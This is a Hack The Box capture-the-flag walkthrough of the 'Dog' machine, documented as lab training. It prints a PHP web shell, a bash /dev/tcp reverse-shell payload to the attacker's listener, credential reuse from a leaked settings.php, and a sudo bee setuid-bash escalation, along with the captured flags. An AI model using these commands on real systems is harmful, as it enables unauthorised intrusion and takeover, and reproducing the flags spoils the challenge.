

Hack The Box — Dog

1. Machine Information

- **Target IP:** 10.129.231.223
 - **Machine Name:** Dog
 - **Difficulty:** Easy
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → Git directory exposure → Source code dump → DB credential leak → CMS login → Malicious module upload → RCE → Reverse shell → Credential reuse (SSH) → sudo bee abuse → Root

3. Tools Used

- nmap
 - git-dumper
 - curl
 - netcat
 - ssh
 - tar
-

4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.231.223
```

Findings

- 22 → SSH
- 80 → HTTP (Backdrop CMS)

- .git directory exposed

Why It Matters

- Git exposure → source code leak → credentials

Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop/Dog]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.231.223
[sudo] password for abhay:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 12:22 +0530
Nmap scan report for 10.129.231.223
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_ http-robots.txt: 22 disallowed entries (15 shown)
|   /core/ /profiles/ /README.md /web.config /admin
|   /comment/reply /filter/tips /node/add /search /user/register
|   /user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_ http-title: Home | Dog
|_ http-git:
|   10.129.231.223:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the ...
|_  Last commit message: todo: customize url aliases. reference:https://docs.backdro...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.32 seconds
```

5. Enumeration

Step 1 — Identify Git Repository


URL:

<http://10.129.231.223/.git>

Result:

Accessible Git repository

Screenshot 2 — Git Directory



Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2025-02-07 21:22	95	
HEAD	2025-02-07 21:21	23	
branches/	2025-02-07 21:21	-	
config	2025-02-07 21:21	92	
description	2025-02-07 21:21	73	
hooks/	2025-02-07 21:21	-	
index	2025-02-07 21:22	337K	
info/	2025-02-07 21:21	-	
logs/	2025-02-07 21:22	-	
objects/	2025-02-07 21:21	-	
refs/	2025-02-07 21:21	-	

Apache/2.4.41 (Ubuntu) Server at 10.129.231.223 Port 80

Step 2 — Identify CMS

Observation:

- From .git/COMMIT_EDITMSG:

Backdrop CMS

Why Important:

- Helps identify vulnerabilities and attack paths

Step 3 — Dump Repository

Command:

git-dumper http://10.129.231.223/.git/ repo_dump

Result:

Source code downloaded

Step 4 — Extract Credentials

File:

settings.php

Result:

```
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
```

Why Important:

- Database credentials → likely reused

Screenshot 3 — DB Credentials

```
* Database configuration.
*
* Most sites can configure their database by entering the connection string
* below. If using primary/replica databases or multiple connections, see the
* advanced database documentation at
* https://api.backdropcms.org/database-configuration
*/
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
$database_prefix = '';

/**
 * Site configuration files location.
 *
 * By default these directories are stored within the files directory with a
 * hashed path. For the best security, these directories should be in a location
 * that is not publicly accessible through a web browser.
```

6. Exploitation

Step 5 — CMS Login

URL:

http://10.129.231.223/?q=admin/dashboard

Credentials:


username: tiffany

password: BackDropJ2024DS2024

RESULT

- Admin access obtained

Screenshot 4 — CMS Dashboard



Step 6 — Identify CMS Version

Command:

```
curl http://10.129.231.223/core/profiles/testing/testing.info
```

Result:

Backdrop CMS 1.27.1

Screenshot 5 — Version Info

```
(abhay@Kali)-[~/Desktop/Dog]
$ curl http://10.129.231.223/core/profiles/testing/testing.info
name = Testing
description = Minimal profile for running tests. Includes absolutely required modules only.
version = BACKDROP_VERSION
backdrop = 1.x
type = profile
hidden = TRUE

dependencies[] = layout

; Added by Backdrop CMS packaging script on 2024-03-07
project = backdrop
version = 1.27.1
timestamp = 1709862662
```

Step 7 — Create Malicious Module

Command:

```
nano shell.php
```

```
<?php system($_GET['cmd']); ?>
```

```
<?php system($_GET['cmd']); ?>
```

```
<?php system($_GET['cmd']); ?>
```

```
<?php system($_GET['cmd']); ?>
```

Step 8 — Package Module


```
tar -czvf shell.tar.gz shell
```

Step 9 — Upload Module

URL:

<http://10.129.231.223/?q=admin/installer/manual>

Screenshot 6 — Upload




Step 10 — Trigger RCE

<http://10.129.231.223/modules/rvz127e8e/shell.php?cmd=id>

RESULT

uid=33(www-data)

Screenshot 7 — RCE



Step 11 — Reverse Shell

Listener:

```
nc -lvnp 4444
```


Payload:

```
http://10.129.231.223/modules/rvz127e8e/shell.php?cmd=bash+-c+'bash+-i+%26+/dev/tcp/10.10.15.96/4444+0>%261'
```

RESULT

www-data

Screenshot 8 — Reverse Shell



```
(abhay@Kali)-[~/Desktop/Dog]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.96] from (UNKNOWN) [10.129.231.223] 56876
bash: cannot set terminal process group (1014): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dog:/var/www/html/modules/rvz25512a$ whoami
www-data
www-data@dog:/var/www/html/modules/rvz25512a$
```

7. Shell Access

- User:

www-data

8. Post-Exploitation

Step 12 — Discover Local User

Command:

```
cat /etc/passwd
```

Result:

johncusack

Step 13 — SSH Login

ssh johncusack@10.129.231.223


Password:

BackDropJ2024DS2024

RESULT

johncusack

Screenshot 9 — SSH Access

A screenshot of a terminal window with a dark background and light-colored text. The terminal shows the following output: 'IPv6 address for eth0: dead:beef::250:56ff:feb0:2c64', 'Expanded Security Maintenance for Applications is not enabled', '0 updates can be applied immediately.', 'Enable ESM Apps to receive additional future security updates', 'See https://ubuntu.com/esm or run: sudo pro status', 'The list of available updates is more than a week old.', 'To check for new updates run: sudo apt update', and a prompt 'johncusack@dog:~\$ whoami' followed by the output 'johncusack' and another prompt 'johncusack@dog:~\$' with a cursor.

```
IPv6 address for eth0: dead:beef::250:56ff:feb0:2c64

Expanded Security Maintenance for Applications is not enabled
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

johncusack@dog:~$ whoami
johncusack
johncusack@dog:~$
```

9. Privilege Escalation

Step 14 — Sudo Enumeration

sudo -l

Result:

(ALL : ALL) /usr/local/bin/bee

Screenshot 10 — sudo -l


```
johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
```

Vulnerability Found

- bee tool allows command execution
-

WHY IT WORKS

- Allows execution in web root with elevated privileges
-

Step 15 — Exploit bee

```
sudo /usr/local/bin/bee --root=/var/www/html eval "echo shell_exec('cp /bin/bash /tmp/bash &&
chmod u+s /tmp/bash');"
```

Step 16 — Spawn Root Shell

```
ls -la /tmp/bash
```

```
/tmp/bash -p
```

RESULT

```
root
```

Screenshot 11 — Root Shell

```
Try: apt install <deb name>

johncusack@dog:~$ whoami
johncusack
johncusack@dog:~$ ls -la /tmp/bash
-rwsr-xr-x 1 root root 1183448 Apr  9 08:22 /tmp/bash
johncusack@dog:~$ /tmp/bash -p
bash-5.0# whoami
root
bash-5.0#
```

10. Flags

User Flag

```
cat /home/johncusack/user.txt
```

Screenshot 12 — User Flag

```
bash-5.0# cat /home/johncusack/user.txt  
e5151a80a786e33ef2e06b0e58262ed
```

Root Flag

```
cat /root/root.txt
```

Screenshot 13 — Root Flag

```
bash-5.0# cat /root/root.txt  
13-1131-0-1250515-1211-0061110
```